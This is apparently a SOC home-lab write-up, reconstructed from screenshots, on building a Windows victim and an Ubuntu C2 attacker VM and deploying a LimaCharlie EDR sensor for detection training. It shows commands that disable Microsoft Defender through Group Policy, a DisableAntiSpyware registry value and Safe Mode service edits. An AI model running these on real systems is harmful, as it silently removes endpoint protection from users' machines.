
“So You Want to Be a SOC Analyst” – Endpoint Detection & Response Lab

This project simulates a real-world Security Operations Center (SOC) workflow by building a controlled attack-and-detect environment. A Windows 11 virtual machine is deliberately hardened down to allow compromise, while an Ubuntu attacker machine deploys a Command-and-Control (C2) framework. Endpoint telemetry is collected using LimaCharlie, where suspicious process and network activity is investigated, validated, and ultimately detected using custom Detection & Response (D&R) rules.

The home lab demonstrates practical skills in endpoint security, attacker tradecraft, log analysis, threat hunting, and detection engineering — mirroring how SOC analysts identify, investigate, and respond to real threats.

Environment Setup – Windows Victim

A Windows 11 virtual machine was prepared as the victim endpoint. Multiple built-in security controls were intentionally disabled to allow realistic attacker execution, including Microsoft Defender Antivirus features and Tamper Protection. This mirrors scenarios where attackers operate on poorly secured or misconfigured systems.



Real-time protection

Locates and stops malware from installing or running on your device. You can turn off this setting for a short time before it turns back on automatically.

Real-time protection is off, leaving your device vulnerable.

○ Off

Cloud-delivered protection

Provides increased and faster protection with access to the latest protection data in the cloud. Works best with Automatic sample submission turned on.

Cloud-delivered protection is off. Your device may be vulnerable. Dismiss

○ Off

Automatic sample submission

Send sample files to Microsoft to help protect you and others from potential threats. We'll prompt you if the file we need is likely to contain personal information.

Automatic sample submission is off. Your device may be vulnerable. Dismiss

○ Off

Submit a sample manually

Tamper Protection

Prevents others from tampering with important security features.

Tamper protection is off. Your device may be vulnerable. Dismiss

Help improve Windows Security

Give us feedback

Change your privacy settings


View and change privacy settings for your Windows 11 Enterprise Evaluation device.

Privacy settings

Privacy dashboard

Privacy Statement

11:23 AM
12/10/2025


Recycle Bin
DevCenter
EULA
VSCode
Administrator: Command Prompt
Local Group Policy Editor
File Action View Help
Setting
Previous Setting
Next Setting
OK
Cancel
Apply
9°C
Mostly clear
Search
Windows 11 Enterprise Evaluation
Windows License is expired
Build 22621.ni_release.220506-1250
11:28 AM
12/10/2025

```
Microsoft Windows [Version 10.0.22621.1702]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\System32>gpedit.msc

C:\Windows\System32>
```

Turn off Microsoft Defender Antivirus

○ Not Configured
● Enabled
○ Disabled

Comment:

Supported on: At least Windows Vista

Options:

Help:

This policy setting turns off Microsoft Defender Antivirus.

If you enable this policy setting, Microsoft Defender Antivirus does not run, and will not scan computers for malware or other potentially unwanted software.


If you disable this policy setting, Microsoft Defender Antivirus will run regardless of any other installed antivirus product.

If you do not configure this policy setting, Windows will internally manage Microsoft Defender Antivirus. If you install another antivirus program, Windows automatically disables Microsoft Defender Antivirus. Otherwise, Microsoft Defender Antivirus will scan your computers for malware and other potentially unwanted software.

Enabling or disabling this policy may lead to unexpected or unsupported behavior. It is recommended that you leave this policy setting unconfigured.


Setting
- Threats
- Allow antimalware service to startup with normal priority
- Turn off Microsoft Defender Antivirus
- Configure local administrator merge behavior for lists
- Turn off routine remediation
- Control whether or not exclusions are visible to Local Admins.
- Define addresses to bypass proxy server
- Define proxy auto-config (.pac) for connecting to the netwo...
- Define proxy server for connecting to the network
- Randomize scheduled task times
- Select the channel for Microsoft Defender monthly engine u...
- Configure detection for potentially unwanted applications
- Select the channel for Microsoft Defender monthly platform...
- Select the channel for Microsoft Defender daily security intel...
- Configure scheduled task times randomization window
- Allow antimalware service to remain running always
- Define the directory path to copy support log files

Administrative commands were executed on the Windows VM to disable sleep, hibernation, and display timeouts. This ensured uninterrupted execution of malicious activity and continuous telemetry collection during the attack simulation.




```
Microsoft Windows [Version 10.0.22621.1702]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\System32>gpedit.msc

C:\Windows\System32>REG ADD "hklm\software\policies\microsoft\windows defender" /v DisableAntiSpyware /t REG_DWORD /d 1
/f
The operation completed successfully.

C:\Windows\System32>powercfg /change standby-timeout-ac 0

C:\Windows\System32>powercfg /change standby-timeout-dc 0

C:\Windows\System32>powercfg /change monitor-timeout-ac 0

C:\Windows\System32>powercfg /change monitor-timeout-dc 0

C:\Windows\System32>powercfg /change hibernate-timeout-dc 0

C:\Windows\System32>powercfg /change hibernate-timeout-ac 0

C:\Windows\System32>
```

The system was booted into **Safe Mode** to modify protected registry keys. Critical Windows services related to endpoint protection were set to a disabled state (`Start = 4`), ensuring they would not load during normal operation. This step demonstrates how attackers and analysts alike may leverage Safe Mode to bypass or troubleshoot security controls.



	Name	Type	Data
WIMMount WinDefend	Start Type	REG_DWORD REG_DWORD	0x00000004 (4) 0x00000010 (16)
wcmsvc wcncsvc WdBoot	Start Type	REG_DWORD REG_DWORD	0x00000004 (4) 0x00000001 (1)
WdmCompanionFilter WdNisDrv WdNisSvc	Start Type	REG_DWORD REG_DWORD	0x00000004 (4) 0x00000010 (16)




Computer\HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Sense


Name	Type	Data
(Default)	REG_SZ	(value not set)
Description	REG_SZ	@%ProgramFiles%\Windows Defender
DisplayName	REG_SZ	@%ProgramFiles%\Windows Defender
ErrorControl	REG_DWORD	0x00000001 (1)
FailureActions	REG_BINARY	80 51 01 00 00 00 00 00 00 00 00 00 03 00
ImagePath	REG_EXPAND_SZ	"%ProgramFiles%\Windows Defender
LaunchProtected	REG_DWORD	0x00000002 (2)
ObjectName	REG_SZ	LocalSystem
RequiredPrivileg...	REG_MULTI_SZ	SeAuditPrivilege SeChangeNotifyPrivil
ServiceSidType	REG_DWORD	0x00000001 (1)
Start	REG_DWORD	0x00000004 (4)
Type	REG_DWORD	0x00000010 (16)

Environment Setup – Ubuntu attacker


An Ubuntu Linux virtual machine was configured as the attacker host. Netplan was modified to ensure proper network connectivity. The system's IP address and default gateway were identified to confirm routing and enable lateral communication between attacker and victim machines.




```
2: ens33: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc
    link/ether 00:0c:29:00:fd:a9 brd ff:ff:ff:ff:ff:ff
    altname enp2s1
    inet 192.168.246.133/24 brd 192.168.246.255 scope globa
       valid_lft forever preferred_lft forever
    inet6 fe80::20c:29ff:fe00:fda9/64 scope link
       valid_lft forever preferred_lft forever
user@attack:~$ ping _gateway -c 1
PING _gateway (192.168.246.2) 56(84) bytes of data.
64 bytes from _gateway (192.168.246.2): icmp_seq=1 ttl=128

--- _gateway ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.541/0.541/0.541/0.000 ms
user@attack:~$ _
```



```
sudo netplan apply
```



```
sudo netplan try
```




```
 GNU nano 6.2                /etc/netplan/00-in
# This is the network config written by 'subiquity'
network:
  ethernets:
    ens33:
      dhcp4: no
      addresses: [192.168.246.133/24]
      gateway4: 192.168.246.2
      nameservers:
        addresses: [8.8.8.8,8.8.4.4]
  version: 2
```

Endpoint Telemetry – LimaCharlie Sensor Deployment


A LimaCharlie sensor was registered and deployed on the Windows machine (`windev2305.localdomain`). Specific telemetry sources were enabled, including:

- Process creation
- Network connections
- File activity

This provided real-time visibility into endpoint behaviour for later investigation.



```
CAQoCggEBAOj7/FEdn93dn3eYTnAiKmqkyMz/I+HQp4xy66MyeWgsFI9mVPRYeJabtbySde22Z0QBuDK59304K76o5n9b47vAPFR1b5t+6kcTrXvoLaOTUei
nh5W/eqovIUD+alsnRdJQsvB844m8XtizqwzDaforgATed/jAqQLWhr+PcC3rExjz27R0fAtj3Ph4CNYey5We1yUOnKjRKeHFdL9L87Twlsj8u9rwbYWGPKZ
T3xbqGBmMFKvjKbWHYo81Vcd56KoIiQ5m9BUCplGXqR5dIa8U318jIeSTxKCsx7R1jU125PPHwcAkwa9wjE/fQQBo9QULGZ81mFLK3CGroeRRYpkCAwEAAQ=
=

              ,,         %%
            ,,,,,,,    %%%%%%
          ,,,,,,,,,  %%%%%%%%%%
        ,,,,,,,,,  %%%%%%%%%%%%%%
      ,,,,,,,,,  %%%%%%%%%%%%%%%%%%
    ,,,,,,,,,  %%%%%%%%%    %%%%%%%%%
  ,,,,,,,,,  %%%%%%%%#        %%%%%%%%%
,,,,,,,,,  %%%%%%%%%%
 ,,,,,,,,,  %%%%%%%%%
   ,,,,,,,,,  %%%%%%%%        %%%%%%%%
     ,,,,,,,,,  %%%%%%%%%%%%%%%%%%%%
       ,,,,,,,,,  %%%%%%%%%%%%%%%%
         ,,,,,,,,,  %%%%%%%%%%%%
           ,,,,,,,,   %%%%%%%%
             ,,,,       %%%%

        LimaCharlie Agent Installer
        https://limacharlie.io
   -------------------------------------

*** SUCCESS
*** Agent installed successfully!

C:\Users\User\Downloads>
```



Sensors 6 VIEW DOCS →


Sensors are the primary input for data into LimaCharlie. They run on a variety of supported platforms and send JSON events to LimaCharlie's cloud in real-time. Embedded platforms (e.g. Windows, Mac, Linux) expose deeper capabilities like sending commands and collecting artifacts. Sensors tagged lc:system are generated by LimaCharlie Extensions and do not count towards the quota.

Quick Search | is_online is true ✕ | ADD FILTER

6 sensors | 5 billed on usage | 1 billed on quota (maximum 2)

□	Type	Hostname	Tags	Last Seen/Alive	Online	Isolated	Sealed
□	◎	ext-atomic-red-team	EXT:EXT-ATOMIC-RED-TE… LC:SYSTEM	2025-12-10 20:23:00	✓	On network	No
□	◎	ext-yara	EXT:EXT-YARA LC:SYSTEM	2025-12-10 20:56:14	✓	On network	No
□	◎	ext-yara-manager	EXT:EXT-YARA-MANAGER LC:SYSTEM	2025-12-10 20:22:57	✓	On network	No
□	◎	ext-reliable-tasking	EXT:RELIABLE-TASKING LC:SYSTEM	2025-12-10 20:31:53	✓	On network	No
□	⊞	windev2305eval.locald…		2025-12-10 20:53:36	✓	On network	No
□	◎	binlib-activity	EXT:BINLIB LC:EXT +1 more	2025-12-10 20:31:07	✓	On network	No

: windev2305.localdomain is the windows machine



ARTIFACT COLLECTION RULE ✕

windows-sysmon-logs

Artifact Collection Rules automate collection of logs and other artifacts from sensors based on specific file patterns and sensor platform / tags. Artifact Collection is billed based on usage at the rate of $0.01 per block of 3.5 GB per day, billed once at ingestion time (based on the requested retention time). This includes retention, indexing and visualization. Once ingested, exporting original raw artifacts is billed at-cost: $0.12 per block of 1 GB.

PATTERNS

wel://Microsoft-Windows-Sysmon/Operational:* ✕

RETENTION PERIOD (IN DAYS)(OPTIONAL)

10

DELETE LOGS ON HOST AFTER INGESTION

○

IGNORE SSL CERT ERRORS DURING LOG UPLOAD

○

PLATFORM(S)


windows ✕

TAGS(OPTIONAL)

i.e. 'tag1' and 'tag2' and 'tag3'


Secure Remote Access to Attacker Machine

From the host system, an SSH tunnel was established to the Ubuntu attacker machine. Root access was used to prepare and operate the command-and-control infrastructure securely.

